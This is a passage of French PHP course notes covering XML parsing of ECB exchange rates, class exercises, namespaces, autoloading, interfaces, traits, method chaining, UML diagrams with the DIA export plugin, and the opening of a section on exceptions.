On utilise la fonction **simplexml_load_file** http://php.net/manual/fr/function.simplexml-load-file.php

```php
<?php

$xml = simplexml_load_file('test.xml');

echo '<pre>';print_r($xml);echo'</pre>';

echo $xml['attr'].'<br>'; // Résultat : "val_a"

echo $xml->B[1]['attr'].'<br>'; // Résultat : "val_b2"

foreach ($xml->B as $b) {
   echo $b['attr'].'<br>'; // Résultat : "val_b1" puis "val_b2"
}

echo $xml->B[1]->C->D.'<br>'; // Résultat : "texte"
```

Pour la conversion de devise , on va utiliser ce fichier xml.
http://www.ecb.europa.eu/stats/eurofxref/eurofxref-daily.xml

Si on reprend le même principe, on accédera à la devise RUB grâce au code suivant:

```php
<?php

$tauxChange = simplexml_load_file('http://www.ecb.europa.eu/stats/eurofxref/eurofxref-daily.xml');

echo 'Pays: '.$tauxChange->Cube->Cube->Cube[14]['currency'].' - taux: '.$tauxChange->Cube->Cube->Cube[14]['rate'];
```

Modifier maintenant le code pour afficher tous les pays et taux de change sous la forme:

USD : 1.1346
JPY : 124.72
BGN : 1.9558
CZK : 25.697
……

2) Créer deux classes:

1) Une class **Personnage** qui permet de créer des personnages

Avec les **attributs privés** suivant:

- $degat (dégât d'un personnage) => valeur initiale = 0
- $nom (nom d'un personnage)
- $experience (expérience d'un personnage) => valeur initiale = 10
- $force (force d'un personnage)

Avec les méthodes suivantes:

- Un constructeur qui permet d'attribuer le nom
- frapper (frapper un personnage avec une certaine force)
- getDegat (obtenir les dégâts d'un personnage)
- getExperience (obtenir l'expérience d'un personnage)
- getNom (obtenir le nom d'un personnage)

2) Une classe **Groupe** qui permet de créer des groupes de personnages (experts ou débutants)

Avec les **attributs privés** suivant:

- $nom (nom du groupe)
- $personnages (tableau de personnages: ensemble des personnages d'un groupe)

Avec les méthodes suivantes:

- Un constructeur qui attribue le nom du groupe et qui initialise le tableau de personnages
- addPersonnage (ajouter un personnage dans un groupe donné)
- getCountGroup (compter le nombre des membres d'un groupe donné)
- getPersonnageGroup (obtenir le nom des personnages d'un groupe donné)

Créez un groupe **expert** et **débutant**
Créez deux personnages.

- Si un des personnages en frappe un autre avec une certaine force alors son expérience augmente de 1.
- Le personnage frappé a ses dégâts qui augmente de la valeur de la force: $degat =$degat + $force
- Si l'expérience d'un personnage **est inférieure à 10** alors ce personnage fait parti des **débutants** sinon c'est un **expert.**

Testez les différentes méthodes.
Voilà ce que l'on pourrait obtenir.

```
Nbre personnages débutants 1
Il y a Fabien dans le groupe débutant

Nbre personnages experts 1
Il y a Eric dans le groupe expert

Eric a 11 d'expérience
Fabien a 10 d'expérience

Eric a 0 de dégât
Fabien a 20 de dégât
```

18) Namespaces:

1) Namespaces (espaces de noms):

On va utiliser les **namespaces** afin d'éviter les conflits entre class, fonction, constantes.
On pourra avoir plusieurs constantes, fonctions ou classes du même nom dans la même application !

Les **namespaces** sont disponibles depuis PHP 5.3.

Ce module a été créé afin de répondre à une problématique toute simple : on ne peut pas créer deux constantes, deux fonctions ou deux classes portant le même nom. En effet, si vous réalisez une telle chose, vous aurez une belle erreur vous indiquant que la constante, la fonction ou la classe a déjà été déclarée.

On va s'imaginer votre code PHP représenté sous forme de fichiers.
Chaque **constante, fonction et classe** représente un **fichier**
Actuellement, ils sont tous placés à la racine (namespace **global**). Résultat : si deux constantes, fonctions ou classes ont le même nom, tout plantera, pour la même raison qu'il ne peut y avoir deux fichiers portant le même nom dans un même dossier.

Comme vous l'aurez donc peut-être compris, le principe est de créer des dossiers puis de mettre la constante, fonction ou classe à l'intérieur. Ainsi, celle-ci pourra s'appeler comme elle le souhaitera, car elle sera dans un dossier à part, donc ne créera pas de conflit avec les autres qui sont à la racine. La seule différence majeure est qu'en PHP on n'appelle pas ça un **dossier**, mais un **namespace** (espace de noms)

2) Déclaration d'un namespace:

```php
<?php

namespace MonNamespace; // Déclaration du namespace.

// Toutes les constantes, fonctions et classes déclarées ici feront partie du namespace MonNamespace.

 function strlen()
   {
      echo 'Hello world !<br/>';
   }

   strlen(); // lance la fonction strlen du namespace même chose que \MonNamespace\strlen();

   echo \strlen('Hello world !'); //  Le backslash (\) permet d'aller chercher dans le namespace global

?>
```

On peut mettre plusieurs namespaces dans un fichier, mais c'est déconseillé.

3) Constante magique __NAMESPACE__ :

http://php.net/manual/fr/language.constants.predefined.php

Cette constante magique est une chaîne de caractères qui contient le nom du namespace dans lequel on se trouve actuellement.

```php
<?php

   namespace A
   {
      echo __NAMESPACE__;
   }

   namespace B
   {
      echo __NAMESPACE__;

   }

   namespace
   {
      echo __NAMESPACE__;  // espace global
   }
?>
```

4) Déclaration de sous-namespaces:

Ex: namespace **B** dans **A**, alors **A** sera le namespace parent de **B**, et il va falloir le spécifier lors de la création de **B**.

```php
<?php

   namespace A\B;

   echo __NAMESPACE__;

?>

<?php
   namespace A\B
   {
      function getNamespace()
      {
         echo __NAMESPACE__;
      }

   }

   namespace A
   {
      B\getNamespace(); // Appel de façon relative.

      \A\B\getNamespace(); // Appel de façon absolue.
   }
?>
```

5) Créer des alias:

Il est possible d'obtenir une arborescence assez longue. Par exemple, imaginez que vous devez utiliser le namespace A\B\C\D\E\F. L'écrire à chaque fois pour appeler une constante, fonction ou classe peut être lourd.

```php
<?php
   namespace A\B\C\D\E\F;

   use A\B\C\D\E\F as nsF;

   function getNamespace()
   {
      echo __NAMESPACE__;echo"<br/>";
   }

   getNamespace();

   nsf\getNamespace(); // Se transforme en A\B\C\D\E\F\getNamespace().
?>
```

```php
<?php
   use A\B\C\D\E\F;
   // …revient au même que d'écrire :
   use A\B\C\D\E\F as F;
?>
```

6) Importation de classes:

use permet d'importer des classes, et **uniquement** des classes (ça ne fonctionnera pas avec des constantes ou fonctions).
Le but est d'importer la classe d'un certain namespace dans le namespace courant.

Soit un fichier **maClass.php** avec comme contenu:

```php
<?php
   namespace A\B\C\D\E\F;

   class MaClasse
   {
      public function hello()
      {
         echo 'Hello world !';
      }
   }
?>
```

On peut faire par exemple dans un autre fichier:

```php
<?php
   require 'maClass.php';
   use A\B\C\D\E\F\MaClasse as Hello;

   $a = new Hello; // Se transforme en $a = new A\B\C\D\E\F\MaClasse.
   $a->hello();
?>
```

On peut dire que:

- **namespace**, permet de dire "je travaille dans ce dossier"
- **use**, permet d'importer une class d'un autre "dossier"

19) TP N°10:

Créez deux namespaces nommés Firme\Client et Firme\Commercial possédant chacun des classes Personne. Chacune d'elles doit avoir des propriétés pour enregistrer les coordonnées de la personne et son code, un constructeur, des méthodes set()et get()pour pouvoir modifier et afficher les propriétés.
Créez ensuite des objets représentant deux clients et un commercial.

1) Création du namespace Firme\Client fichier TP10-1.php
2) Création du namespace Firme\Commercial TP10-2.php
3) Utilisation des namespaces. fichier TP10-3.php

20) Autoloading (L'auto-chargement de classes):

Pour une question d'organisation, il vaut mieux créer un fichier par classe.

```php
<?php
require 'MaClasse.class.php'; // J'inclus la classe.
$objet = new MaClasse(); // Puis, seulement après, je me sers de ma classe.
```

Maintenant, imaginons que vous ayez plusieurs dizaines de classes … Pas très pratique de les inclure une par une.
On utilise notre fonction **spl_autoload_register()** avec une fonction anonyme.

```php
<?php

spl_autoload_register(function($classe){
    include 'classes/'.$classe.'.class.php';
}); // On enregistre la fonction en autoload pour qu'elle soit appelée dès qu'on instanciera une classe non déclarée.

$perso = new Personnage();
?>
```

Ici, notre fonction va inclure tous les fichiers présents dans un sous dossier « classes » avec un nom de la forme « nomDeFichier.class.php ».
Vous comprenez donc toute l'importance de créer un sous dossier « classes » et de respecter une norme lorsqu'on nomme nos fichiers de classe.

21) Les interfaces:

Une interface est une class 100% abstraite. Elle ne peut contenir que des méthodes abstraites.
Les interfaces sont relativement similaires aux classes abstraites au sens où elles vont également nous permettre de créer des plans pour la création de futures classes.
Nous allons créer nos interfaces dans des fichiers séparés (une interface = un nouveau fichier), tout comme on le faisait déjà pour nos classes. Par convention, on appellera nos fichiers d'interface **monFichier.interface.php.**

Une interface ne peut pas contenir de propriétés, mais peut contenir des constantes et des méthodes. Cependant, les méthodes déclarées dans les interfaces ne doivent pas contenir de code à exécuter (pas de body) exactement comme dans le cas des méthodes abstraites. De plus, toutes les méthodes d'une interface doivent être définies avec le mot clef **public.**

On ne parle plus d'héritage mais d'implémentation d'une interface
Pour utiliser une interface, nous n'allons pas utiliser le mot clef **extends** comme on en a l'habitude mais plutôt le mot clef **implements.**

Nous n'utiliserons le mot clef **extends** que si nous souhaitons étendre notre interface avec une autre interface.

De la même façon qu'avec les classes et méthodes abstraites, toutes les méthodes définies dans une interface doivent être implémentées dans les classes l'utilisant.

```php
<?php
interface Humain{

    public function setAdresse($cA, $cP, $cV);
}

class Moi implements Humain{
```

```php
    protected $add;
    protected $postal;
    protected $ville;

    public function setAdresse($cA, $cP, $cV){
        $this->add = $cA;
        $this->postal = $cP;
        $this->ville = $cV;

    }

    public function getAdresse(){
        return $this->add.'<br/>'.$this->postal.'<br/>'.$this->ville;

    }

}

$eric = new Moi();
$eric-> setAdresse('4 rue tabaga','06000','Nice');

echo $eric->getAdresse();

?>
```

Interface ou classe abstraite : points communs et différences

Les interfaces et les classes abstraites servent le même objectif : créer des plans de structure pour des classes qui en ont besoin. Il existe cependant certaines différences mineures entre les interfaces et les classes abstraites.

Une interface ne peut pas contenir de propriété tandis qu'on peut tout à fait en définir dans une classe abstraite.
Ensuite, avec les interfaces toutes les méthodes sont abstraites au sens où l'on doit définir leur code dans les classes qui implémentent notre interface, à la différence des classes abstraites qui peuvent contenir des méthodes classiques.

Au niveau des méthodes à nouveau, on peut définir des méthodes avec les mots clefs **public**, **private** ou **protected** dans les classes abstraites tandis que toutes les méthodes d'une interface doivent impérativement être définies avec le mot clef **public**.
Finalement, une classe ne peut étendre qu'une classe abstraire tandis qu'elle peut **implémenter une infinité d'interfaces** différentes (en séparant les différentes interfaces implémentées par une virgule).

22) Les traits:

Les Traits correspondent à un mécanisme nous permettant de **réutiliser des méthodes dans des classes indépendantes**, repoussant ainsi les limites de l'héritage traditionnel.
Imaginons que nous devions définir la même opération au sein de plusieurs classes différentes indépendantes. Il serait dommage d'avoir à réécrire le code correspondant à ces opérations à chaque fois. Les Traits vont nous permettre de résoudre précisément ce problème.
Soit deux classes indépendantes : **Humain** et **Animal**
Elles vont avoir en commun par exemple une méthode avancer()
Plutôt que de réécrire cette méthode dans chacune des classes, nous allons créer un **trait**

L'utilisation d'un trait dans une classe se fait grâce au mot-clé **use**

(Une bonne pratique consiste à utiliser un nouveau fichier pour chaque nouveau Trait (on inclura ensuite les Traits dans les classes qui en ont besoin).

Fichier: trait-methodes.php

```php
<?php
trait Methodes{
    protected $nom;
    protected $x;

    public function getNom(){

        return $this->nom;
    }

    public function avancer(){

        $this-> x+=1;
        echo $this->nom. ' avance d\'une case. Maintenant en position '.$this->x.' <br/>';
        return $this;
    }

}
```

Ensuite, nous n'avons plus qu'à inclure notre **Trait** dans les classes avec une instruction de type **include()** ou **require()**

Fichier: trait-humain.php

```php
<?php require_once('trait-methodes.php');

class Humain{

    use Methodes;

    public function __construct($prenom){

        $this->nom=$prenom;
    }

}
```

Fichier: trait-animal.php

```php
<?php

require_once('trait-methodes.php');

class Animal{

   use Methodes;

   public function __construct($prenom){

      $this->nom=$prenom;
   }

}
```

Fichier: trait-index.php

```php
<?php

include ('trait-humain.php');
include ('trait-animal.php');

$eric = new Humain('Eric');

$coco = new Animal('Coco');

$eric->avancer()->avancer(); // on chaine les méthodes : (obligation return $this dans la méthode avancer() )
$coco->avancer();
```

23) Chainage de méthodes :

la POO permet le chainage de méthodes. On écrira quelque chose de la forme **$objet->methode1()->methode2()** *(voir précédemment)*
Pour pouvoir utiliser le chainage de méthodes, il va falloir que nos méthodes chainées retournent **notre objet** afin de pouvoir exécuter la méthode suivante. Dans le cas contraire, une erreur sera renvoyée.
Notez bien l'instruction **return $this** dans la méthode avancer().

La grande limitation des **méthodes chainées** est donc qu'on doit retourner l'objet afin que la méthode suivante s'exécute. On ne peut donc pas utiliser nos méthodes pour retourner une quelconque autre valeur puisqu'on ne peut retourner qu'une chose en PHP.

23) <u>Diagramme de classe : UML :</u>

Au début, on se pose la question : *Par où commencer ?*

L'UML (pour *Unified Modeling Language* , ou "langage de modélisation unifié" en français) est un langage permettant de modéliser nos classes et leurs interactions. Il sera alors plus simple de s'organiser. Concrètement, cela s'effectue par le biais d'un diagramme : vous dessinerez vos classes et les lierez suivant leurs interractions.

Il permet donc de modéliser vos objets et ainsi représenter votre application sous forme de diagramme.


Ces diagrammes ont été conçus pour que quelqu'un n'ayant aucune connaissance en informatique puisse comprendre le fonctionnement de votre application

1) <u>Modéliser une classe :</u>

- En haut, en gras et gros, nous avons le nom de la classe (ici, News).
- Ensuite, séparé du nom de la classe, vient un attribut de cette classe : il s'agit de id précédé d'un #, **qui veut dire protégé** et **int** qui veut dire de type entier.
- Enfin, séparée de la liste d'attributs, vient la liste des méthodes de la classe. Toutes sont précédées d'un +, **qui veut dire public. Void** veut dire ne renvoie rien.
- Tous les éléments précédés de **– sont privés.**

Ensuite, il y a des conventions concernant le style d'écriture des attributs, des constantes et des méthodes.

- Sans style d'écriture particulier, la méthode est « normale », c'est-à-dire ni abstraite, ni finale.
- Si la méthode est en italique, cela signifie qu'elle est abstraite.
- Si une méthode est finale, on le spécifie en *stéréotype* (on place le mot leaf entre chevrons à côté de la méthode).
- Si l'attribut ou la méthode est souligné, cela signifie que l'élément est statique.
- Une constante est représentée comme étant un attribut public, statique, de type const et est écrite en majuscules.



Exercice 1 : *-maMethode (param1:int) : void*

Correction : nous avons ici une méthode maMethode qui est abstraite (car en italique) et statique (car soulignée). Elle ne renvoie rien et accepte un argument : $param1, qui est un entier. Sans oublier sa visibilitée, symbolisée par le signe -, qui est privée.

Exercice 2 : #maMethode (param1:mixed) : array


Correction : nous avons ici une méthode maMethode ni abstraite, ni finale. Elle renvoie un tableau et accepte un argument : $param1, qui peut être de plusieurs types. Sans oublier sa visibilitée, symbolisée par le signe #, qui est protégée.

Exercice 3 : +<<leaf>> maMethode() : array

Correction : cette fois-ci, la méthode est finale (signalée par le mot leaf) et statique (car soulignée). Elle ne prend aucun argument et renvoie un tableau. Quant à sa visibilité, le signe + nous informe qu'elle est publique

2) Modéliser l'héritage:

Nous allons voir comment modéliser les interactions entre les objets que l'on a modélisés




d'une classe fille et d'une classe mère

Équivaut à:

```php
<?php
class Mere
   {
   protected $attribut1;
   protected $attribut2;
   public function methode()
      {
      }
   }

class Fille extends Mere
   {
   protected $attribut3;
   public function __set($nom, $valeur)
      {
      }
   }
?>
```

3) Modéliser les interfaces:

Une interface est une classe entièrement abstraite, elle est donc considérée comme tel. Si une classe doit implémenter une interface, alors on utilisera la flèche en pointillés.



une interface


Équivaut à:

```php
<?php
interface iMaClasse
   {
   public function methode1();
   public function methode2();
   }

class MaClasse implements iMaClasse
   {
   protected $attribut;
   public function methode()
      {
      }
   // Ne pas oublier d'implémenter les méthodes de l'interface !
   public function methode1()
      {
      }
   public function methode2()
      {
      }
```

```
    }
?>
```

4) L'association:

On dit que deux classes sont associées lorsqu'une instance des deux classes est amenée à interagir avec l'autre instance. Il y a association lorsqu'une classe A se sert d'une classe B.




modélisation d'une association

Une méthode de la classe **NewsManager** entre en relation avec une instance de la classe **News** **« 1 NewsManager gère une infinité de News »**

x (nombre entier) : tout simplement la valeur exacte de **x**.
x..y : de **x** à **y** (exemple : **1..5**).
***** : une infinité.
x..* : **x** ou plus (exemple : **5..***).

5) L'agrégation:


On parlera d'agrégation entre deux classes lorsque l'une d'entre elles contiendra au moins une instance de l'autre classe.
L'agrégation peut être assimilée à une appartenance - faible -.



L'agrégation se modélise par un losange côté agrégat.

Une configuration comporte un clavier - ou aucun -, un écran - ou aucun - , et éventuellement plusieurs disques


L'agrégation traduit une relation d'appartenance de l'agrégé dans l'agrégat;



Une page peut contenir des images mais celles-ci peuvent appartenir à d'autres pages.
- la destruction d'une page n'entraîne pas celle de l'image mais seulement la suppression du lien.

6) La composition:

La composition est une agrégation particulière. Imaginons que nous avons une classe A qui contient une ou plusieurs instance(s) de B. On parlera de composition si, lorsque l'instance de A sera supprimée, toutes les instances de B contenues dans l'instance de A sont elles aussi supprimées (ce qui n'était pas le cas avec l'agrégation).



La fermeture de l'application entraîne la destruction des fenêtres qui entraîne la destruction des boutons.

7) Logiciel DIA :

DIA possède une extension qui permet de convertir les diagrammes UML en code PHP
http://dia-installer.de/


Une fois DIA installé, on installe l'extension uml2php5 http://uml2php5.zpmag.com/
Télécharger le plugin.
http://uml2php5.zpmag.com/DL/uml2php5-2.2.0.zip

Le plugin comprend les fichiers suivant:


- stylesheet.xml
- dia-uml-classes.zx
- dia-uml2php5.zx
- dia-uml2phpsoap.zx
- dia-uml2php5.conf.xsl


Ils doivent être placé dans le répertoire "xslt" de DIA. A noter que normalement il doit déjà y avoir un fichier stylesheet.xml que je vous conseille de renommer en stylesheet.xml.old pour conserver le fichier original en cas de problème.

On peut aussi utiliser: https://code.google.com/archive/p/dia2php5/downloads



On clique sur l'icône classe






- **Classe :** permet de gérer les options concernant cette classe.
- **Attributs :** permet de gérer la liste des attributs de cette classe.
- **Opérations :** permet de gérer la liste des méthodes de cette classe.
- **Modèles :** inutile en PHP étant donné qu'il n'y a pas de templates. Si ça vous intrigue, allez voir en C++ par exemple ;).
- **Style :** permet de modifier le style de la classe (couleurs et effets de texte).

Le stéréotype. Ce champ est à utiliser pour spécifier que la classe est particulière. Par exemple, s'il s'agit d'une interface, on y écrira simplement « interface »

L'onglet attributs :




Visibilité de la classe. Si vous cochez cette case, cela voudra dire que votre attribut sera statique.

Gestion des constantes:

- Elle doit être écrite en majuscules et les espaces sont remplacées par des underscores (comme dans votre script PHP).
- Elle doit avoir une visibilité publique.
- Elle doit être de type const.
- Elle doit être statique.
- Elle doit posséder une valeur.

Gestions des méthodes:



Les deux premiers champs textes **(Nom et Type)** ont le même rôle que pour les attributs (je vous rappelle que le type de la méthode est le type de la valeur renvoyée par celle-ci). Ensuite est présent un champ texte **Stéréotype**. Cela est utile pour afficher une caractéristique de la méthode. Par exemple, si une méthode est finale, on mettra **leaf** dans ce champ.

Type d'héritage:

- Abstraite : à sélectionner si la méthode est abstraite.
- Polymorphe (virtuelle) : méthode classique
- Feuille (finale) : méthode finale

Requête:
cela veut dire que la méthode ne modifiera aucun attribut de la classe.

Paramètres:

- Le champ Nom indique le nom de l'argument.
- Le champ Type spécifie le type de l'argument (entier, chaîne de caractères , tableau, etc.).
- Le champ Val. par déf. révèle la valeur par défaut de l'argument.
- Le champ Commentaire permet de laisser un petit commentaire concernant l'argument.
- L'option Direction est inutile.

Exporter Sous forme de code PHP:

Fichier -> exporter -> Filtre de trans formation XS L (*.code)

Dans la fenêtre, choisir UML-CLAS S ES -EXTENDED et php5

ATTENTION , il y aura une erreur d'exportation si le chemin comporte des espaces ou caractères spéciaux

IV) LES EXCEPTIONS:

8) Le bloc try et catch:

Si on exécute le code suivant;

```php
<?php

function division ($a , $b){
